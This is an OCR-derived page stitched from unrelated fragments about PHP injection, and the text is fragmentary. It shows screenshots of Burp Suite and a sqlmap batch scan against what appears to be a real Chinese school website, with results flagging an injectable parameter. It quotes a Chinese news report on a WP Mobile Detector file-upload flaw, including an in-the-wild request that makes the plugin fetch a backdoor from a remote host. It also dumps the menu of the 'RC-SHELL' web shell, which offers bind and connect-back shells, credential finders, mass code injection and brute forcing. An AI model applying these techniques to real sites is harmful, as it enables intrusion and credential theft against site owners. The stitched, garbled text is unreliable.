
FEB
15
2016


PHP injection mentioned on **Feb 15, 2016**
1+ reference • • United States

After successful PHP code injection, the attacker can execute arbitrary system command viathe web shell.


Burp Suite Professional v1.6.27 - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Connections HTTP SSL Sessions Display Misc
Hotkeys
These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actio
Proxy", and in-editor actions such as "Cut" and "Undo".
Action
Hotkey
Send to Repeater
Send to Intruder
Forward intercepted Proxy message
Toggle Proxy interception
Switch to Target
Switch to Proxy
Edit hotkeys
Logging
These settings control logging of HTTP r
All tools: Requests Resp
Proxy: Requests Resp
Spider: Requests Resp
Scanner: Requests Resp
Choose a log file
查找(I): 本地磁盘 (C:)
$WINDOWS.~BT
360rescue
360SysRt
Program Files
Python27
sqlmap
Windows
Users
360ld
文件名(N): log.txt
文件类型(T): 所有文件
保存(S)
取消


管理员: sqlmap.bat - python sqlmap.py -l c:\log.txt --batch
t-lock][post_id]=intval($_REQUEST['data[wp-refresh-post-lock][post_id]'])") a
he back-end web application
do you want to skip those kind of cases (and save scanning time)? [Y/n] Y
[11:43:30] [INFO] skipping POST parameter 'data[wp-refresh-post-lock][post_id
[11:43:30] [INFO] testing if POST parameter 'data[wp-refresh-post-nonces][pos
d]' is dynamic
[11:43:33] [WARNING] user aborted in multiple target mode
do you want to skip to the next target in list? [Y/n/q] Y
URL 2:
GET http://www.snjhxx.cn:80/channel.asp?id=45
Cookie: ASPSESSIONIDACDTBSBC=KJIKMJABJDFDKBAGPNENDOBO
do you want to test this URL? [Y/n/q]
> Y
[11:43:33] [INFO] testing URL 'http://www.snjhxx.cn:80/channel.asp?id=45'
[11:43:33] [INFO] testing connection to the target URL
[11:43:34] [WARNING] user aborted in multiple target mode
do you want to skip to the next target in list? [Y/n/q] Y
URL 3:
GET http://www.snjhxx.cn:80/mm_menu.js
Cookie: ASPSESSIONIDACDTBSBC=KJIKMJABJDFDKBAGPNENDOBO
do you want to test this URL? [Y/n/q]
> Y
[11:43:34] [INFO] testing URL 'http://www.snjhxx.cn:80/mm_menu.js'
[11:43:34] [INFO] testing connection to the target URL


« 本地磁盘 (C:) ▸ 用户 ▸ Administrator ▸ .sqlmap ▸ output ▸
查看(V) 工具(T) 帮助(H)
含到库中 共享 刻录 新建文件夹
的位置
库
www.snjhxx.cn
results-03122016_1141am.csv
results-03122016_1143am.csv
results-03122016_1147am.csv


Microsoft Excel - results-03122016_1208pm.csv [只读]
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 数据(D) 窗口(W) 帮助(H)
宋体
12
B2
GET
A
B
C
D
1 Target URL Place Parameter Techniques
2 http://www. cn:80/news_detail.asp GET id BU
3
4
5
6
7


社会团体
earch.Asp?Keyword=22&imageField.x=34&imageField.y=11&Action=Searc
扇贝网
菁优找题
菁优训练
安全脉搏
WooYun
http://lily.bi
网络尖刀
七牛云存储
校风：厚德 笃学 励志
2016/3/12
首页
学科建设
教育科研
特色教育
新 闻 收 索
22
搜索
22
1. 【推荐阅读】教师，请记住这22条

“我们的研究团队开始深入研究问题，发现在这些WordPress网站中有一个共同点，那就是WP移动探测器的插件中有一个在5月31日被披露的任意文件上传的0-day漏洞。这个插件已经从WordPress资料库中被移除了，而且没有可用的补丁。”Sucuri发布的一篇博客文章中报道。“这个漏洞是在5月31日被公开披露的，但是根据我们的防火墙日志，自从5月27日以来，攻击一直存在。”


据估计，这个插件已经被安装在了超过10000个活跃的设备上。而且它们中的大多数仍然容易受到网络攻击。

这个漏洞导致该插件的输入验证失败，并允许攻击者提交恶意的PHP输入代码。


“这个漏洞很容易利用”Sucuri的报道说。“所有的攻击者需要做的只是向resize.php 或者 timthumb.php发送一个请求 (是的，timthumb在这种情况下包含resize.php)，然后将后门软件的URL放在插件的目录中。”


这是我们在野外攻击中主动发现的负载中的一个：

188.73.152.166 - - [31/May/2016:23:54:43 -0400] "POST /wp-content/plugins/wp-mobile-detector/resize.php Payload:src=hxxp://copia[.]ru/mig/tmp/css.php"


SERVER WHOIS
TRACEROUTE
SELF REMOVE
LOGOUT
SYS
Linux
KERNEL
USER
DISK TOTAL/FREE
WEB SOFTWARE
SAFE MODE
OFF
OPEN BASEDIR
NONE
CURL
YES
MYSQL
YES
MSSQL
YES
ORACLE
NO
POSTGRESQL
YES
BACK
FILES
SEARCH
UPLOAD
CMD
EVAL
FTP
SQL
MAILERS
CALC
TOOLS
PROC
SYSINFO
(drwxrwx---)
BIND SHELL
PASS:PORT:SRC
PERL
Bind
CONNECT BACK
HOST:PORT:SRC
PERL
Connect
PHP-SHELL HUNTER
ACTION:RECURSIVE
View known shells only
1 DIRS
Find Shells
START PATH
PORTSCAN
HOST:PORT RANGE
0
65535
Scan
CPANEL / PASSWORD FINDER
HOST:USER:SERVICE
127.0.0.1
root
FTP
FILES:METHOD:RECURSIVE
conf.php;*db*.php;
user + DEFINED
1 DIRS
DEFINED PATH
SEND LOG TO
Find Passwords
Don't login (create passfile)
MASS CODE INJECTOR
FILES:POS:RECURSIVE
*.html;index.php;
Top of the file
1 DIRS
START IN PATH
CODE TO INJECT
Inject Files
FIND SQL CREDENTIALS
USER NAME:TYPE
user
variable ($var)
required
PASS NAME:TYPE
pass
variable ($var)
required
DB NAME:TYPE
base
variable ($var)
optional
HOST NAME:TYPE
host
variable ($var)
optional
*SOFTWARE:PASSWORD
Select Software
anti-lamerz :)
FILES:WHERE:RECURSIVE
conf.php;*db*.php;
DEFINED PATH
1 DIRS
DEFINED PATH
SEND LOG TO
Find Credentials
MySQL Test
BRUTEFORCE / DICTIONARY ATTACK
HOST:PORT:SERVICE
FTP
USERNAME:DATABASE
DICTIONARY
Browse...
TEST METHOD
username and dictionary
ALSO TEST
user:resu
user:user1
user:user123
Transform password to p@55w0rd
SEND LOG TO
Start Bruteforce
RC-SHELL v2.0.2011.0827 : PAGE GENERATED IN 0.2092 SECONDS

Dorking – Always with Us

